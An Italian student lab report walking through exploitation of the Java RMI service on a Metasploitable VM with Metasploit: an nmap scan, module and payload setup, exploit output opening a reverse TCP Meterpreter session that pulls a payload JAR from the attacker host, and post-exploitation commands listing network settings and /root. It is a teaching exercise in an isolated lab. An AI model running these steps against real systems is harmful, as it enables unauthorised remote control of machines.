
Gabriele Di giampietro **Data 9/12/2022**

- **Progetto Settimanale**

- **Obiettivo: Sfruttare la vulnerabilità con il tool Metasploit sul servizio Java-rmi sulla porta 1099 presente nella VM Metasploitable, ottenere una sessione di Meterpreter e ricavare le configurazioni di rete e la tabella di routing della macchina attaccata.**

-Prima Fase

Per prima cosa andiamo a configurare la rete delle due VM del nostro laboratorio virtuale, dove imposteremo Kali con ip 192.168.11.111(Attacante) e Metasploitable con ip 192.168.11.112 (Vittima).




Dopo aver messo le nostre VM sulla stessa rete in modo tale che possano comunicare, andiamo a fare una scansione Nmap sulla porta di nostro interesse così da enumerare i servizi, le versioni attive e controllare ovviamente che la porta sia aperta. Utilizziamo quindi lo switch –sV per enumerare la versione detection del servizio attivo, -p ad indicare la nostra porta 1099 e –T5 per aumentare la velocità delle richieste sulla porta, trovandoci in una simulazione su un nostro laboratorio virtuale possiamo tranquillamente utilizzare questa velocità elevata senza disturbo.


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -T5 -p 1099 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-09 04:18 EST
Nmap scan report for 192.168.11.112
Host is up (0.0015s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.43 seconds
```

-Seconda Fase


Adesso possiamo procedere al nostro exploit, sfruttando la vulnerabilità java-rmi, quindi andiamo come prima cosa ad avviare il Tool Metasploit da Kali che sarà la nostra macchina attaccante.



Utilizziamo il comando search per trovare l'exploit che occorre al nostro caso. Dopo aver individuato l'exploit che ci occorre andremo ad utilizzarlo con il comando use, nel nostro caso useremo il numero 1 perché come vediamo contiene nella descrizione proprio la vulnerabilità che ci occorre e cioè insicure default java code execution, che permette di eseguire codici da remoto.




Dopo avere inserito l'exploit andiamo con il comando show options a controllare le configurazioni.




Notiamo subito che è mancante l'Host della macchina target (RHOSTS), possiamo dedurlo dalla tabella Required che ci indica la necessità dell'host dalla dicitura yes sulla stessa linea di RHOSTS.

Andiamo quindi con il comando set ad inserire l'ip della nostra macchina target e poi nuovamente richiamiamo il comando show options per controllare che sia tutto corretto.




Dopodiché possiamo constatare che il payload è già inserito di default, ma comunque andiamo a usare il comando showpayloads per vedere quali payloads sono disponibili per questo modulo di exploit e se ci fosse qualcun altro utile al caso nostro.



Riteniamo opportuno utilizzare il payload che già ci è stato inserito di default, nella lista è il numero 9, come vediamo ci consente la sessione di Meterpreter in reverse con servizio TCP, quindi aprendo la connessione dalla macchina attaccata.

Andiamo comunque a settare il payload per mostrare il comando e successivamente riutilizziamo il comando show options per controllare che anche il payload sia configurato correttamente e non necessita di ulteriori dati da inserire. Notiamo infatti che il local host (LHOST), cioè l'ip della nostra macchina attaccante è già inserito e anche la porta (LPORT).



Adesso siamo pronti a lanciare il nostro attacco con il comando exploit che come vediamo nell'immagine seguente va a buon fine e ci apre la nostra sessione di Meterpreter, come prima cosa utilizziamo il comando sysinfo per mostrarci le informazioni della macchina attaccata.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/xEkpMiHwsv0Zp
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:33208) at 2022-12-09 04:28:21 -0500

meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```

-Terza Fase

Adesso che abbiamo la nostra sessione Meterpreter aperta, attraverso la sua shell possiamo controllare la macchina vittima da remoto. Quindi controlliamo le configurazioni di rete con il comando ifconfig e la tabella di routing con il comando route.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fed9:d6ed
IPv6 Netmask : ::
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fed9:d6ed ::       ::
meterpreter >
```

Grazie alla shell di Meterpreter possiamo anche navigare all'interno dei file della macchina, infatti utilizzando il comando pwd possiamo vedere su che directory ci troviamo (/), possiamo spostarci con il comando cd sulla directory root e utilizzare il comando ls per vedere i file e le directory della posizione dove ci troviamo. Utilizzando il comando help potremmo vedere tutti i comandi della shell di Meterpreter e usarli a nostro piacimento sulla macchina vittima, un attaccante malintenzionato in una situazione reale potrebbe fare qualsiasi cosa ai danni della macchina vittima.

```
meterpreter > pwd
/
meterpreter > cd root
meterpreter > pwd
/root
```

```
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100667/rw-rw-rwx  324   fil   2022-12-09 09:17:32 -0500  .Xauthority
100667/rw-rw-rwx  0     fil   2010-03-16 19:01:07 -0400  .bash_history
100667/rw-rw-rwx  2227  fil   2007-10-20 07:51:33 -0400  .bashrc
040667/rw-rw-rwx  4096  dir   2012-05-20 15:08:17 -0400  .config
040667/rw-rw-rwx  4096  dir   2012-05-20 15:13:12 -0400  .filezilla
040667/rw-rw-rwx  4096  dir   2022-12-09 09:17:34 -0500  .fluxbox
040667/rw-rw-rwx  4096  dir   2012-05-20 15:38:14 -0400  .gconf
040667/rw-rw-rwx  4096  dir   2012-05-20 15:40:31 -0400  .gconfd
040667/rw-rw-rwx  4096  dir   2012-05-20 15:09:04 -0400  .gstreamer-0.10
040667/rw-rw-rwx  4096  dir   2012-05-20 15:07:31 -0400  .mozilla
100667/rw-rw-rwx  141   fil   2007-10-20 07:51:33 -0400  .profile
040667/rw-rw-rwx  4096  dir   2012-05-20 15:11:16 -0400  .purple
100667/rw-rw-rwx  4     fil   2012-05-20 14:25:01 -0400  .rhosts
040667/rw-rw-rwx  4096  dir   2012-05-20 14:21:50 -0400  .ssh
040667/rw-rw-rwx  4096  dir   2022-12-09 09:17:32 -0500  .vnc
040666/rw-rw-rw-  4096  dir   2012-05-20 15:08:16 -0400  Desktop
100666/rw-rw-rw-  401   fil   2012-05-20 15:55:53 -0400  reset_logs.sh
040666/rw-rw-rw-  4096  dir   2022-12-05 10:03:27 -0500  test_metasploit
100666/rw-rw-rw-  138   fil   2022-12-09 09:17:33 -0500  vnc.log
```

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter s
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as
    channel                   Displays information or control
    close                     Closes a channel
    detach                    Detach the meterpreter session (
```